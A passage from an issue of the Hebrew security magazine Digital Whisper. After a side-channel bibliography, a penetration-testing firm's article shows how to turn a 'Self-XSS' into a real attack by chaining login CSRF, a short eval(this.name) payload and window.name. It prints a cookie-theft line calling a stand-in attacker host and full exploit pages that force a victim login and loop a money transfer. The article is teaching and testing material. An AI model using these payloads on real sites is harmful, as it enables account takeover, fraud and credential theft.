- [Creating a Weapon of Mass Disruption: Attacking Programmable Logic Controllers, Morten Gjendemsjø, Norwegian University of Science and Technology, Department of Computer and Information Science, June 2013](#)
- [Side-Channel Attacks: Ten Years After Its Publication and the Impacts on Cryptographic Module Security Testi, YongBin Zhou, DengGuo Feng, State Key Laboratory of Information Security, Institute of Software, Chinese Academy of Sciences](#)
- [Researchers can keylog your PC using your iPhone's accelerometer, Chris Foresman, 2011](#)

(Side-Channel Attack) מבווא להתקפת ערוץ צדדי

www.DigitalWhisper.co.il



- [Bad vibrations: How smart phones could steal PC passwords, Kevin McCaney, 2011](#)
- [Note on side-channel attacks and their countermeasures, Guido Bertoni, Joan Daemen, Michae'l Peeters and Gilles Van Assche, The KECCAK Team, May 2009](#)
- [Time-Based Blind SQL Injection using Heavy Queries, Chema Alonso, Daniel Kachakil, Rodolfo Bordón, Antonio Guzmán y Marta Beltrán Speakers: Chema Alonso & José Parada Gimeno](#)
- [Introduction to Side Channel Attacks, Hagai Bar-El, Discretix Technologies Ltd.](#)
- [Hardware Security Course, Coursera and University of Maryland](#)
- [Timing Attacks on Implementations of Diffie-Hellman, RSA, DSS, and Other Systems, Paul C. Kocher, Cryptography Research, Inc., 1996](#)

קטעי וידאו:

- [DEF CON 24 2016 Side channel attacks on high security electronic safe locks](#)
- [Introduction to Side-Channel Power Analysis \(SCA, DPA\)](#)
- [Compromising Electromagnetic Emanations of Keyboards Experiment 1/2](#)
- [Compromising Electromagnetic Emanations of Keyboards Experiment 2/2](#)
- [Cyber Security in Transportation: Hype or Armageddon](#)

מצגות:

- [Lecture 14 - Design for Testability, M. Horowitz, Computer Systems Laboratory, Stanford University](#)
- [Exploiting the DRAM rowhammer bug to gain kernel privileges, How to cause and exploit single bit errors, Mark Seaborn and Thomas Dullien](#)
- [Hacking The IoT \(Internet of Things\) PenTesting RF Operated Devices, Erez Metula, AppSec Labs, OWASP Israel Meeting 2016](#)



ביבליוגרפיה בעברית:

מאמרים:

- [כך תפרצו למחשב הנייד של השכן שלכם בעזרת פיתה, רדיו, וסמארטפון, ירון כהן צמח, דה מרקר, 26.06.2015](#)
- [מבוא לשימוש ביכולות Machine Learning בפתרונות אבטחת מידע וסייבר, יובל סיני, גליון 59, מרץ Digital Whisper, 2015](#)
- [פרופ' עדי שמיר פיתח שיטה לפריצת הצפנה על ידי האזנה למחשב, עומר כביר, כלכליסט, 22.12.2013](#)
- [הרקע המתמטי של RSA, או: איך הצפנת RSA עובדת? בעז \(tsabar\), גליון 25, אוקטובר 2011, Digital Whisper](#)
- [שרלוק הולמס בקו הייצור, עמוס קולט, מנהל הנדסה ותחום USR, חברת DFMA](#)
- [אבטחת מידע - תיאוריה בראי המציאות, אלי דיין](#)
- [התקפת שיבוש \(קריפטוגרפיה\)](#)
- [התקפת ערוץ צדדי](#)

ספרות:

- מבוא להנדסת מחשבים, מבוא למיקרומחשבים ולמיקרומעבדים, שרה פולק, יעקב שינבויים, ד"ר נוגל טירר, המרכז לטכנולוגיה חינוכית (מט"ח), 2015
- מערכות ספרתיות, אריה אילון, יעקב שורץ, אהרון אהרון, המרכז לטכנולוגיה חינוכית (מט"ח), 2009

קטעי וידיאו:

- [מערכות ספרתיות עם ליביו - לוגיקה סדרתית חלק 1, יסודות לוגיקה סדרתית והכרת הדלגלג](#)

מצגות:

- Flip Flop, יהודה אפק, נתן אינטרטור, אוניברסיטת תל אביב

Self XSS - Never Ending Game

נכתב ע"י ישראל חורז'בסקי [Sro], סמנכ"ל טכנולוגיות [AppSec Labs](#)

רותם צדוק, מומחה אבטחת אפליקציות, [AppSec Labs](#)

פרולוג

מספרים על יהודי ששתה לשוכרה בבית מרזח. החליטו חבריו ללמד אותו לקח (סטייל פיגוע פייסבוק 1500 לספירה...) והלבישו אותו בבגדים של כומר, והשכיבו אותו בכנסיה. לאחר יממה וחצי, כשפג תוקף הכוהל מדמו, הבחורצ'יק מתעורר ולהפתעתו מגלה שהוא בכנסייה לבוש בבגדי כומר. שמא כומר אני?! תהה בלבו. אבל אני זוכר שאני יהודי... לאחר מספר דקות של מחשבה, החליט על מבחן



שיקבע אם הוא יהודי או כומר. הוא יפתח את אחד הספרים בארון ויבדוק אם הוא מבין מה כתוב שם או לא. אם הוא מבין - סימן שהוא כומר. אם הוא לא מבין - סימן שהוא אכן לא שייך למקום.

מיד קם, כשהוא עדיין מעט מתנוודד, וניגש לארון. פתח ספר אחד - כלום. פתח ספר שני - כשגם כאן לא הבין מילה, הסיק שהוא לא שייך למקום, וחזר לישון. לאחר כמה שעות התעורר וחשש בלבו שמא כומר אני, ובעצם כל הכמרים לא מבינים שום דבר מהספרים שלהם...

המשל הזה מתאר מצב שבו מישהו חושב שכולם רואים את העולם כמוהו. אם הוא לא מבין איזה ספר - אז אף אחד לא מבין. בהמרה לעולם ההאקינג, אם הוא לא יודע איך לנצל בעיה מסוימת - אף אחד לא יודע לנצל ולכן היא לא חמורה.

כל קורא שמכיר את תקיפת XSS ומצא במהלך הקריירה שלו כמה וכמה כאלה, נתקל בסוגים שונים ותרמישים שונים שחלקם נותרו "בלתי נצילים". אחד התרחישים המוכרים ביותר ל-XSS שאינו נציל הוא סוג של Self/Private XSS שיכול לרוץ רק בחשבוננו של התוקף שהכניס את ה-Payload... זאת אומרת שכדי שהקוד ירוץ, הקרבן צריך לתקוף את עצמו. מעצבן ממש, נכון?


כאשר מדובר ב-XSS מהסוג הזה חלקנו ממהרים לתעד, לנטוש ולעבור הלאה בתקווה למצוא אחד נוסף ומרגש יותר - מבלי לעצור רגע, לחשוב ולהתייחס לחיה המוזרה הזאת ולהרכיב לה תרחיש ניצול שיכול להתאים לקהל הקורבנות הרחב בחוץ.

אנחנו באפסק מקפידים שבדו"חות של בדיקות אבטחה, כל בעיה שמופיעה, היא "בעיה אמיתית". בעיה נצילה. בעיה בלתי נצילה זה משהו שחשוב לדבר עליו בייעוץ או ב-Code review, אך אין מקומה בדו"חות PenTest. התוצאה של גישה זו היא חשיבה יצירתית לשדרוג כל בעיית אבטחה לחמורה, אבל לא סתם עם "תירוץ" אלא עם הוכחת יכולת, כשלעיתים מצורפים מספר סרטונים לדו"ח.

במאמר זה נראה דוגמא לקונספט שכזה, ונלמד איך ניתן לשדרג Self XSS שבו התוקף - תוקף את עצמו (שבואו נודה על האמת, זה די מטומטם...) שעל פניו לא היה אפילו מדווח ללקוח, למצב שבו כתבנו ממצא ברמת חומרה Medium והלקוח, בעקבות סרטון - ביקש להעלות את זה ל-High.

#1 - משמעותו של Self-XSS כפי שהכרנו בעבר

עד היום כאשר אנו מדברים על Self-XSS, רבים אומרים "שטויות! זה ממצא שמבוסס נטו על Social Engineering" כיוון שהדרך המקובלת לגרום למשתמש לבצע תקיפה בחשבון שלו היא באמצעות שכנוע עם סיפור קלאסי של Social Engineering. התרחיש המוכר מתאר משתמש תמים שרוצה לפרוץ לחבריו או לנסות נסיונות שכותבים עליהם באתרי צד-שלישי. דוגמא:



[מתוך: <http://www.havy.net/hackfbaccount>]

ע"י חיפוש זריז בגוגל אחר "How to hack Facebook" אפשר למצוא כמה וכמה אתרים שנותנים מדריך step by step (צעד אחר צעד) לפריצת חשבונות משתמשים שבעצם תוקפים את אותו האקר שמעוניין לפרוץ. חלק מהאתרים הללו עובדים בשיטה של הדבקת סקריפט AJAX ב-developer tools של הדפדפן, ובעבר אפילו גניבת ה-Cookie של ההאקר הצעיר.



ומה פייסבוק עשו בנידון? הזהירו אותנו (תפתחו את הקונסול בדפדפן ותראו):

<p>Stop!</p> <p>This is a browser feature intended for developers. If someone told you to copy-paste something here to enable a Facebook feature or "hack" someone's account, it is a scam and will give them access to your Facebook account.</p> <p>See https://www.facebook.com/selfxss for more information.</p> <p>></p>
--

מגניב. אז זהו ה-Self XSS המוכר שאותו אנו מכירים, שאכן מבוסס על 99 אחוזים של Social Engineering ואחוז אחד של יכולת טכנית (Ctrl+C, Ctrl+V).

#2 - משמעותו של Self-XSS החדש!

בתרחיש שלנו מדובר ב-XSS שניתן להרצה אך ורק בתוך אזור מסוים באפליקציה, החשוף רק לחשבוננו של המשתמש. לדוגמא, נתאר אפליקציה פיננסית (בנק, הימורים) ובה לכל משתמש יש את הפרופיל שלו שבו ניתן להכניס הגדרות (שם פרטי, שם משפחה, תמונה), וה-XSS רץ רק מהדף הפרטי של הפרופיל שלו עצמו, על ה-XSS שהוא צריך להכניס בשם משפחה שלו עצמו... לכאורה, זה לא חכמה, כי זה רץ רק בקונטקסט שלו עצמו.

תרחיש התקיפה הבא עובד כ-Semi-Automatic Attack. כלומר, התקיפה מתרחשת כמעט לגמרי באופן אוטומטי, כאשר הדבר היחידי שנצטרך הוא את התערבות המשתמש בחלק הרבה יותר לגיטימי ולכאורה תמים מאשר העתק (העתק-הדבק) של קוד מגניב לפריצת חשבונות.

בניגוד לתקיפות XSS קלאסיות שאנו מכירים, שבהן די בהזרקה של סקריפט פשוט וכל משתמש שמבקר בדף הנוגע/טוען את ה-URL הנגוע יריץ את הקוד:

```
new Image().src='http://attackers-listener.party/logger.php?param='+document.cookie;
```

בתרחיש זה נצטרך לנצל חולשה נוספת, שיש שיאמרו שאינה חולשה כלל לכשעצמה. המדובר הוא ב-CSRF על טופס ה-Login. להבדיל מיתר האפליקציה שבה CSRF הוא אכן משמעותי, ב-Login קשה לתאר Attack Scenario בעל פוטנציאל נזק - התוקף יגרום לקרבן להיות מחובר לחשבון שלו? ביג דיל... בהמשך נתאר מקרי קצה נוספים שידרשו ניצול של מתקפות "בלתי נצילות" נוספות, בהתאם למה שה-XSS דורש.

וכאן ידידי, מתחיל המשחק - בעצם מדובר בהרכבת פאזל (ובשאיפה לספק לכם Template שיעביר את המסר לבעלי האתרים) מכל אותם "תקיפות שוליות" לכדי ניצול מגניב שירים את רמת חומרתו של Self-XSS אל על.



פוטנציאל הנזק ותנאי מימוש

חשוב לציין, פוטנציאל הנזק זהה לחלוטין לזה הקיים בתקיפות XSS רגילות. התוקף יוכל להריץ קוד זדוני בדפדפן של הקרבן ומה שמשתנה הם רק כללי המשחק - דרך הניצול שדורשת התממשות של אחד משני תנאים עיקריים:

- ✓ Self-XSS רץ בחשבונו של התוקף בלבד. התוקף יכול לייצר XSS אבל הוא ירוץ רק בחשבונו.
 - ✓ לעיתים קיצוניות יותר, בכדי להטריג את ה-XSS (לגרום לו לרוץ), נדרשת התערבותו של הקרבן.
- לדוגמא:

- לחיצה על לחצן שמפעיל את התקיפה
- הדבקה של ה-Payload באחד השדות בכדי להריץ את הקוד

#3 תכל'ס, איך זה עובד?

לאחר שמצאנו XSS שתואם לכל המתואר והמפורט למעלה, נתקדם צעד צעד.

שלב א' - בדיקת "התקיפות השוליות":

בכדי לדעת אילו תקיפות נוספות עלינו לשלב פרט ל-CSRF ל-Login ול-Logout, עלינו קודם להבין איך ה-XSS שמצאנו רץ:

- במידה והוא רץ ישיר עם טעינת הדף - זכינו, זה יהיה מאוד פשוט היות וכל מה שנצטרך זה רק Login/Logout CSRF.
- ✓ טיפ שולי: תפיסת בקשת ה-Login ב-Burp < קליק ימני < Engagement Tools < Generate CSRF PoC.
- ✗ במידה וה-Login מתבצע ב-JSON, והשרת מוודא שהבקשה נשלחת עם:

```
Content-Type: application/json
```

לא נוכל לבצע CSRF, כיוון ש-CSRF קלאסי שולח את ההדר:

```
Content-Type: text/html
```

- במידה והוא רץ לאחר הקלקה על לחצן בדף - לא נורא, גם כאן זה יחסית פשוט אך עדיין, יצריך מאיתנו לוודא גם את ClickJacking.

טיפ שולי: תוכלו לבדוק בקלות אם האתר נטען ב-Iframe באמצעות אחד מכלי האונליין שבשרת המעבדה שלנו: <http://online.attacker-site.com/html5/ClickjackingTester>

שלב ב' - הכנת הטריגר בחשבוננו של התוקף:

מכיוון שהניצול דורש הרבה JavaScript ב-XSS, נצטרך למצוא דרך לטעון הרבה JS ב-XSS קצר. במקרה שלנו היינו מוגבלים ל-25 תווים, זה נשמע הרבה, אבל כשתתחילו לכתוב תגלו שמר מאוד עברתם את זה. בואו נראה, יש לנו את:

Payload	<script src=//x.tk></script>
Length	28

ארוך מעט ממה שצריך. בעיקרון אם בדף יש אח"כ תגית סיום של סקריפט, אנחנו יכולים "לסמוך עליה":

Payload	<script src=//x.tk>
Length	19

אממה, 3 מגבלות. 1 - כשהאתר מוגן עם CSP נגד טעינה מדומיינים אחרים, זה לא יעבוד. 2 - עבור הגרסה הקצרה צריך אכן שיהיה אח"כ תגית סקריפט, אצלנו לא היה. 3 - אצלנו ההזרקה לא הייתה בין תגיות אלא בתוך Attribute מסוג Value. שזה אומר:

Payload	"><script src=//x.tk></script>
Length	30

אאוץ. אולי עם Web worker?

Payload	"onclick="new Worker('/x.tk/')"
Length	31

אפילו ארוך יותר...

אחרי נבירה בארכיוני הזכרון, העלינו טכניקה שמקורה מהעבר הרחוק של מתכנתי הקליינט, ויכולה לשמש אותנו היום בכל מיני מצבים. על מנת להעביר מידע בין דומיינים היינו יכולים להשתמש באובייקט window.name על מנת לשמור ערך מדומיין א' ולעשות איתו משהו בדומיין ב' לאחר Redirect באותו החלון. לדוגמא:

```
<script>
window.name = "This is a value that belongs to Domain A";
window.location = "http://domain-B.com";
</script>
```

ואילו בדומיין B, נוכל לגשת לערכו של אובייקט זה. נניח שימוש ב:

```
eval(window.name);
```

יאללה, ספירת אורך:

Payload	"onclick="eval(window.name)
Length	27

קרוב... כמה היינו צריכים? 25. נפלא. צריך לקצר את זה בזוג תווים. אפשר להשתמש ב-Events קצרים יותר כמו: onload, onplay, onblur, oncopy, onshow, אבל הם חוסכים לנו רק תו אחד. במקרים אחרים ניתן להשתמש ב-oncut:

Payload	"oncut="eval(window.name)
Length	25

אלא שאצלנו זה היה Input מסוג Button. לא משהו שאפשר "לקטקט" אותו... ניסינו לייצר משתנים חדשים ולדרוס ערכים אחרים (window.x), נאדה. ברגע שעוברים דומיין הכל מתאפס, רק window.name נשאר. ואז אחרי שחטפנו כמה וכמה Exceptions מהדפדפן, גילינו בקונסול את הפלא שנקרא this. נחשו לאיזה אובייקט הוא מפנה... קדימה לספירה:

Payload	"onclick="eval(this.name)
Length	25

טוב. הגענו ליעד. אפשר להזריק את ה-XSS הגנרי שיאפשר לנו אח"כ להריץ Payload שאינו מוגבל באורך רחב גובה ועומק...

שלב ג' - הרכבת ה-Payload שישמש אותנו בתוך window.name:

השלב הבא יהיה להרכיב את הפעולות הזדוניות שאנו רוצים לבצע, ולהכניס אותן לתוך אובייקט window.name על מנת להריץ על חשבוננו של התוקף את האג'קסים הזדוניים שלנו. אז מה בתפריט?


1. Ajax ראשון לניתוק המשתמש מחשבוננו של התוקף - **חובה** (מכיוון שזה Ajax מתוך הדומיין, גם אם זה לא פגיע ל-CSRF, ניתן לבצע את הפעולה).
2. כתיבת Ajax זדוני שיבצע פעולה מאוד זדונית בחשבוננו של הקרבן - **לא חובה**... אבל אחרת למה הגענו עד לכאן?
3. פתיחת Tab חדש של האפליקציה לממשק ה-Login - **חובה**

דוגמת קוד:

```
<html><body><script>
  logout = 'document.write(\'<form action="https://domain.com/logout" Method="GET"
  target="_new" name="logout"><input type="hidden" name="login" value="url"
  /></form><scr\'+\'ipt>document.forms.logout.submit();</scr\'+\'ipt>\');'
  login = 'document.write(\'<form action="https://domain.com/login" Method="GET"
  target="_new"
  name="login"></form><scr\'+\'ipt>document.forms.login.submit();</scr\'+\'ipt>\');'
  action = 'setInterval(\'$.post("https://domain.com/action",
  {"transferTo":"AppSec","Money":54321},
  function(d){console.log(d);alert(d.responseText)});\', 1000);';
  window.name = logout + login + action;
  window.location = 'https://domain.com/xss_vulnerable_page';
</script></body></html>
```

פירוט המשתנים:

פעולה	משתנה
מכיל קוד שרושם לדף טופס logout ו"משגר" אותו (submit) עם document.forms.FormName.submit() עם target='_new' שייפתח ב-iframe חדש, כדי שהדף לא יבצע redirect. דרך אחרת תהיה ליצור iframe. נסתר ולהגדיר את ה-target לשם של ה-iframe.	Logout
כותב לדף טופס עם בקשה מסוג Get לדף Login, מה שזה עושה זה לפתוח Tab חדש עם הדף Login.	Login
מריץ בלולאה כל שניה קוד ששולח Ajax מסוג post (\$.post) כדי כבד (jquery) ומנסה לבצע פעולה. וכותב לקונסול של הדפדפן את התוצאה. למעשה אם נעקוב כל הזמן בקונסול נוכל לראות שהפעולה נכשלת (כי היא מתבצעת על החשבון של התוקף) עד שהמשתמש מבצע Login ואז היא מצליחה.	Action



שלב ד' - בניית דף ה-CSRF Login:

כעת נבנה את הצעד הראשון של המתקפה: Login לחשבון של התוקף. הדף מבצע 2 פעולות, Login לחשבון של התוקף ו-Redirect לדף שבנינו בשלב הקודם (הפרדתי את הפעולות ל-2 דפים, כיוון שבמקרים מורכבים יותר שדורשים יותר צעדים למתקפה, כמו Click Jacking, יהיה לנו בלגן רציני אם נבצע הכל מדף אחד):

```
<html><body>
<iframe name="attackerLogin" style="display: none"></iframe>
<form action="https://domain.com/login" method="POST"
  target="attackerLogin" id="attackerLogin">
  <input type="hidden" name="user" value="abc" />
  <input type="hidden" name="password" value="def" />
</form>


<form action="./secondPage.html" Method="GET" id="xss"></form>

<script>
// Useful function
// Instead of: document.getElementById('objeId').value = x
// Use: $('objId').value = x
function $(id) {return document.getElementById(id)}

// Log in as attacker
$('attackerLogin').submit();
// Give it few seconds, until the login will be done
// and redirect to the page that puts the payload in the window page
setTimeout(function(){$("xss").submit()}, 5000);
</script>

</body></html>
```

לאחר שהכל מוכן יש להפעיל את התהליך על מנת לבדוק 100 אחוז תקינות של התקיפה. אז על מנת לעשות קצת סדר בכל השלבים - זהו תרשים הזרימה שעל פיו ניתן לעבוד בכדי לבנות את התרחיש:



הכל מתחיל בכך שהקרבן מבקר באתר הזדוני attacker-site.com:

1. הקרבן גולש לאתר של התוקף
2. Login CSRF - מחבר את הקרבן לחשבונו של התוקף, מדובר ב-CSRF קלאסי שבו נספק גם את ה-Credentials לחשבונו של התוקף.
3. Redirect לדף השני בחשבונו של התוקף.
4. קוד JavaScript ב-attacker-site.com קובע באובייקט window.name את כל ה-Payload שיתבצע מאוחר יותר.
5. לאחר מכן, מבצע Redirect לדף הפגיע ב-victim-site.com שבו נמצא ה-XSS שלנו יחד עם פונקציית eval(this.name)
6. בום! פונקציית eval() מריצה את סעיפים 6,7 ו-8 אחד אחרי השני.
7. בשלב זה מתבצעת קריאת AJAX בכדי לנתק את הקרבן מחשבונו של התוקף.
8. באותו החלון, רץ AJAX נוסף שהוא זה שמכיל את הפעילות הזדונית שאותה תכננו לבצע במקור עם XSS לגיטימי, בעל אורך תווים שאינו מוגבל. ה-Ajax ממשיך לרוץ כל הזמן בלולאה, גם אחרי שהחשבון של התוקף מנותק. הקריאות נכשלות, אבל הוא ממשיך לנסות.

9. נפתח Tab חדש ובו הפניה לחלון ה-Login של האפליקציה. היות ובסעיף 5 ניתקנו את המשתמש מחשבוננו של התוקף, הוא יצטרך לבצע Login ידני מחדש לחשבוננו. בזמן שה-Tab הזדוני (מסעיף 6) מריץ Ajax באופן מחזורי, וכושל פעם אחר פעם (או ממתין ובודק) - עד אשר המשתמש יבצע Login לחשבוננו.

10. המשתמש מבצע Login לחשבוננו, יש להדגיש שמדובר ב-Login לגיטימי. אם המשתמש בודק את כתובת הדף, זה לגמרי הכתובת הנכונה עם תעודת SSL וכו'. ה-Login מתבצע הטאב הקודם עדיין מריץ Ajax בדומיין Victim.com - והקרבת נתקף.

חווית משתמש:

1. משתמש ביקר בדומיין Attacker.com.
2. המשתמש רואה ריפרש של הדף ונפתח לו Tab חדש ל-Login לאפליקציה.
3. המשתמש מגרד בראש... לא מבין מה קרה, מוודא שהוא בדומיין הנכון, נרגע כי יש לו תוסף בדפדפן שידוע לזהות Phishing והוא טוען שהדף מקורי, מבצע Login שנית (בטאב החדש).
4. Game Over.

סיכום

זהו הקונספט שבחרנו על מנת להציג דרך אחת שבה ניתן לבצע את המתקפה הנ"ל, כמובן שיש עוד דרכים שונות ומשונות שאפשר לבחור ולבנות על מנת לייעל את התקיפה אפילו יותר עד למצב שבו כמעט ולא נוכל להבחין בכל מה שקרה, כמו למשל לבנות דף Phishing לאחר הרצת window.name ולבקש מהמשתמש להזדהות שנית - כך, נוכל לגנוב למשתמשים את פרטי ההזדהות, מבלי לפתוח אפילו Tab חדש.

מי אנחנו



ישראל חורז'בסקי

סמנכ"ל טכנולוגיות באפסק
מוביל R&D בתחום מובייל ו-IoT

התחלתי לתכנת C בגיל 9, לנהל פורום האקינג בגילאי העשרה, ובשנים האחרונות לצד מחקר יעוץ והדרכה, מבצע גם ניהול עסקי. חושב חיובי יצירתי ומהר.

רותם צדוק

יעוץ ומדריך האקינג
ואבטחת מידע באפסק

Hacking enthusiast, מעל 5 שנים ניסיון בשטח בתחום ה-Web והמובייל ועדין ממשיך ללמוד ולפתח טכניקות מתקדמות ומחוכמות של תקיפות שונות. ☺



דברי סיכום

בזאת אנחנו סוגרים את הגליון ה-79 של Digital Whisper, אנו מאוד מקווים כי נהנתם מהגליון והכי חשוב- למדתם ממנו. כמו בגליונות הקודמים, גם הפעם הושקעו הרבה מחשבה, יצירתיות, עבודה קשה ושעות שינה אבודות כדי להביא לכם את הגליון.

אנחנו מחפשים כתבים, מאיירים, עורכים ואנשים המעוניינים לעזור ולתרום לגליונות הבאים. אם אתם רוצים לעזור לנו ולהשתתף במגזין Digital Whisper - צרו קשר!

ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת editor@digitalwhisper.co.il.

על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

www.DigitalWhisper.co.il

"Talkin' bout a revolution sounds like a whisper"

הגליון הבא ייצא בסוף חודש ינואר.

אפיק קסטיאל,

ניר אדר,

31.12.2016

